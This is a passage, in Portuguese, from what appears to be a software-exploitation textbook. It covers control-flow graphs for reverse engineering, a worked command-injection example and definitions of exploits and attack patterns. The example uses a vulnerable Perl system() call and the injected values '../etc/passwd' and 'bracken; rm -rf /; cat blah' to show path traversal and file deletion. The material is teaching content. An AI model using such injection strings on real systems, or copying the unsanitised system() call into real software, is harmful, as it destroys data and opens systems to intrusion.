


Figura 2.2: Esse gráfico ilustra a lógica de desvio de um servidor FTP comum. Os blocos indicam código contínuo, e as linhas indicam saltos e desvios condicionais entre blocos de código. Os blocos destacados em negrito indicam que dados fornecidos pelo usuário estão sendo processados.

A representação gráfica da classificação mostrada na Figura 2.2 é uma ferramenta poderosa para engenharia reversa de software. Entretanto, às vezes uma visualização mais sofisticada é necessária. A Figura 2.3 mostra um gráfico tridimensional mais sofisticado que também esclarece a estrutura do programa.




Figura 2.3: Esse gráfico é produzido em três dimensões. Cada localização de código se parece com um quarto pequeno. Utilizamos o pacote OpenGL para ilustrar todos os caminhos de código que conduzem a uma chamada `sprintf` vulnerável em um programa-alvo.

Dentro de quartos de programas específicos, partes diferentes de uma solicitação do usuário são processadas. As ferramentas depuradoras podem ajudá-lo a determinar qual classificação de processamento está sendo feita e onde. A Figura 2.4 mostra um desassemblagem de uma única localização de código de um programa-alvo. Seguindo nossa analogia, esse código aparece em um único lugar na casa (uma das muitas caixas mostradas nas figuras anteriores). O invasor pode utilizar informações como essas para modelar um ataque, lugar por lugar.




Figura 2.4: A desassemblagem de um "quarto" no programa-alvo. O código na parte superior da listagem é um conjunto de instruções de programa. As instruções que lidam com dados fornecidos pelo usuário são solicitadas na parte inferior da listagem. A exploração de software normalmente envolve entender como os dados fluem em um programa (especialmente dados de usuário) e como os dados são processados em determinados blocos de código.

Um exemplo simples

Considere uma exploração na qual o invasor executa um comando de shell no sistema-alvo. O bug de software específico responsável pela vulnerabilidade poderia ser um trecho de código como este:

```
$username = ARGV; #user-supplied data
system("cat /logs/$username" . ".log");
```

Observe que a chamada da função system() adota um parâmetro não selecionado. Para esse exemplo, suponha que o parâmetro de nome de usuário seja fornecido por um cookie de HTTP. O cookie de HTTP é um arquivo de dados pequeno controlado inteiramente pelo usuário remoto (e em geral é armazenado em um navegador Web). Desenvolvedores experientes de software de segurança sabem que um cookie é algo em que jamais se deve confiar (a menos que você possa protegê-lo e verificá-lo criptograficamente).

A vulnerabilidade que exploramos nesse exemplo surge porque dados de cookie não-confiáveis estão sendo transmitidos e utilizados em um comando de shell. Na maioria dos sistemas, comandos de shell têm algum nível de acesso em nível de sistema e se um invasor hábil fornecer exatamente a seqüência certa de caracteres, como o "nome de usuário", o invasor pode dar o comando que controla o sistema.

Examinemos isso mais detalhadamente. Se o usuário remoto digita a string `bracken`, correspondente a um nome, então o comando resultante enviado pela chamada `system()` de nosso trecho de código será

```
cat /logs/bracken.log
```

Esse comando de shell exibe o conteúdo do arquivo bracken.log em diretório/registros do navegador Web. Se o usuário remoto fornece um nome de usuário diferente, como nosuchuser, o comando resultante será

```
cat /logs/nosuchuser.log
```

Se o arquivo nosuchuser.log não existir, um "erro" menor ocorre e é informado. Nenhum outro dado é exibido. Da perspectiva de um invasor, causar um erro de menor relevância como esse não é grande coisa, mas nos dá uma noção. Como controlamos a variável de nome de usuário, podemos inserir qualquer caractere que escolhermos, como o nome de usuário que fornecemos. O comando de shell é relativamente complexo e entende muitas seqüências de caracteres complexos. Aproveitamos esse fato para nos divertir um pouco.

Exploremos o que acontece quando fornecemos somente os caracteres certos exatamente na ordem certa. Considere o nome de usuário "../etc/passwd", que soa engraçado. Isso faz com que o seguinte comando nos seja executado:

```
cat /logs/../etc/passwd.log
```

Estamos utilizando um truque clássico de redirecionamento de diretório para exibir o arquivo /etc/passwd.log. Da mesma forma que o invasor, exercemos controle completo do nome de arquivo que está sendo transmitido ao comando cat. É uma pena que não haja um arquivo chamado /etc/passwd.log na maioria dos sistemas UNIX!

Nossa exploração até agora é bastante simples e não nos faz progredir muito. Com um pouco mais de habilidade, podemos adicionar outro comando à mistura. Como podemos controlar o conteúdo da string de comando depois de cat ..., podemos utilizar um truque para adicionar um novo comando à mistura.

Considere um nome de usuário divergente, como "bracken; rm –rf /; cat blah," que resulta em três comandos sendo executados, um depois do outro. O segundo comando vem depois do primeiro ";" e o terceiro depois do segundo ";" :

```
cat /logs/bracken; rm -rf /; cat blah.log
```

Com esse simples ataque estamos utilizando o truque de múltiplos comandos para remover todos os arquivos repetidamente do diretório-raiz / (e fazer que o sistema "simplesmente o execute" e não nos faça nenhuma pergunta do tipo que Macintosh faz). Depois que fizermos isso, a vítima infeliz terá um diretório-raiz e talvez, no máximo, um diretório de achados e perdidos. Isso é um dano muito sério que pode ser causado simplesmente como resultado de uma única vulnerabilidade de nome de usuário em um site Web inválido!

É muito importante notar que escolhemos o valor do nome de usuário de maneira inteligente, de modo que a string final de comando será formatada corretamente e os comandos maliciosos incorporados serão adequadamente executados. Como o

caractere ";" é utilizado para separar múltiplos comandos para o sistema (UNIX), realmente estamos realizando três comandos aqui. Mas esse ataque não é assim *tão* hábil! É improvável que a parte final do comando que executa `cat blah.log` seja bem-sucedida! Excluímos todos os arquivos!

Portanto, em suma, esse ataque simples serve para controlar strings de dados e utilizar a sintaxe da linguagem em nível de sistema.

Naturalmente, nosso ataque de exemplo é comum, mas mostra o que pode ocorrer quando o software-alvo é capaz de executar comandos em um sistema os quais são fornecidos de uma fonte não-confiável. Nos termos da analogia da casa, há uma porta despercebida que permite que um usuário malicioso controle quais comandos o programa acaba executando.

Nesse tipo de ataque estamos exercitando somente as capacidades preexistentes construídas diretamente no alvo. Como veremos, há ataques muito mais poderosos do que contornar completamente as capacidades do software-alvo utilizando código injetado (e até mesmo vírus). Como exemplo, considere ataques de buffer overflow tão poderosos que, em certo sentido, forçam totalmente novas entradas na casa da lógica, destruindo as paredes de fluxo de controle com uma marreta gigante e uma serra elétrica. O que estamos tentando dizer aqui é que existem ataques diretos na própria estrutura de um programa e, às vezes, esses ataques contam com um conhecimento relativamente profundo sobre como a casa é construída, em primeiro lugar. Às vezes o conhecimento necessário inclui linguagem de máquina e arquitetura de microchip. Naturalmente, ataques como esse são um pouco mais complicados do que esse simples que lhe mostramos aqui.

Padrões de ataque: Plantas para o desastre

Embora a novidade seja sempre bem-vinda, a técnica de explorar o software tende a ser numericamente insuficiente e relativamente específica. Isso significa que aplicar técnicas comuns freqüentemente resulta na descoberta de novas explorações de software. Uma exploração específica normalmente significa a extensão de um modelo-padrão de ataque a um novo alvo. Desse modo, bugs clássicos e outros defeitos podem permitir a ocultar dados, escapar da detecção, inserir comandos, explorar bancos de dados e injetar vírus. Evidentemente, a melhor maneira de aprender a explorar software é familiarizar-se com técnicas-padrão [*standard techniques*] e padrões de ataque [*attack patterns*] assim como determinar como são realizadas explorações particulares.

Um padrão de ataque é um projeto para explorar uma vulnerabilidade de software. Como tal, um padrão de ataque descreve vários recursos críticos de vulnerabilidade e mune um invasor com o conhecimento necessário para explorar o sistema-alvo.

Exploração, ataque e invasor

Com a finalidade de manter todas as nossas definições em ordem, uma *exploração* [*exploit*] é uma ocorrência de um padrão de ataque criado para comprometer uma

parte específica do software-alvo. Geralmente, as explorações são codificadas em ferramentas ou programas fáceis de usar. Manter as explorações como programas independentes é normalmente uma idéia razoável, pois dessa maneira podem ser facilmente organizados e acessados.

Um *ataque* [*attack*] é o ato de executar uma exploração. Esse termo também pode ser utilizado livremente para significar exploração. Os ataques são eventos que expõem os erros lógicos inerentes e estados inválidos do sistema de software.

Por fim, um *invasor* [*attacker*] é quem utiliza uma exploração para executar um ataque. Os invasores não são necessariamente maliciosos, embora não se evite as conotações da palavra. Perceba que, no nosso uso do termo, os script kiddies e os que não são capazes de criar padrões de ataques e explorações sozinhos ainda se qualificam como invasores! Quem representa uma ameaça direta ao sistema-alvo é o invasor. Cada ataque tem uma intenção orientada por um humano. Sem um invasor, um padrão de ataque é simplesmente um plano. O invasor coloca o plano em ação. Cada ataque pode ser descrito em relação a vulnerabilidades no sistema-alvo. O invasor pode restringir ou permitir um ataque, dependendo do nível de habilidade e conhecimento. Invasores qualificados são mais bem-sucedidos em gerar um padrão de ataque do que invasores não-qualificados.

Padrão de ataque

Nossa utilização do termo *padrão* [*pattern*] está de acordo com Gama et al. [1995]. Um padrão de ataque é como um padrão de costura — um projeto para criar um tipo de ataque. O exemplo favorito de todos, os ataques de buffer overflow, segue vários modelos-padrão diferentes. Os padrões permitem uma boa quantidade de variação de um mesmo tema. Podem levar em conta muitas dimensões, incluindo sincronização, recursos necessários, técnicas e assim por diante.

Um padrão de ataque envolve um vetor de injeção que simultaneamente exponha uma zona de ativação e contenha um payload. A coisa mais importante para se entender sobre um padrão básico de ataque é a distinção entre o vetor de injeção e o payload. Uma boa exploração não apenas quebrará o código, mas também driblará os problemas para executar o código do payload. O truque é utilizar o defeito ou bug para introduzir um payload e executá-lo.

Vetor de injeção

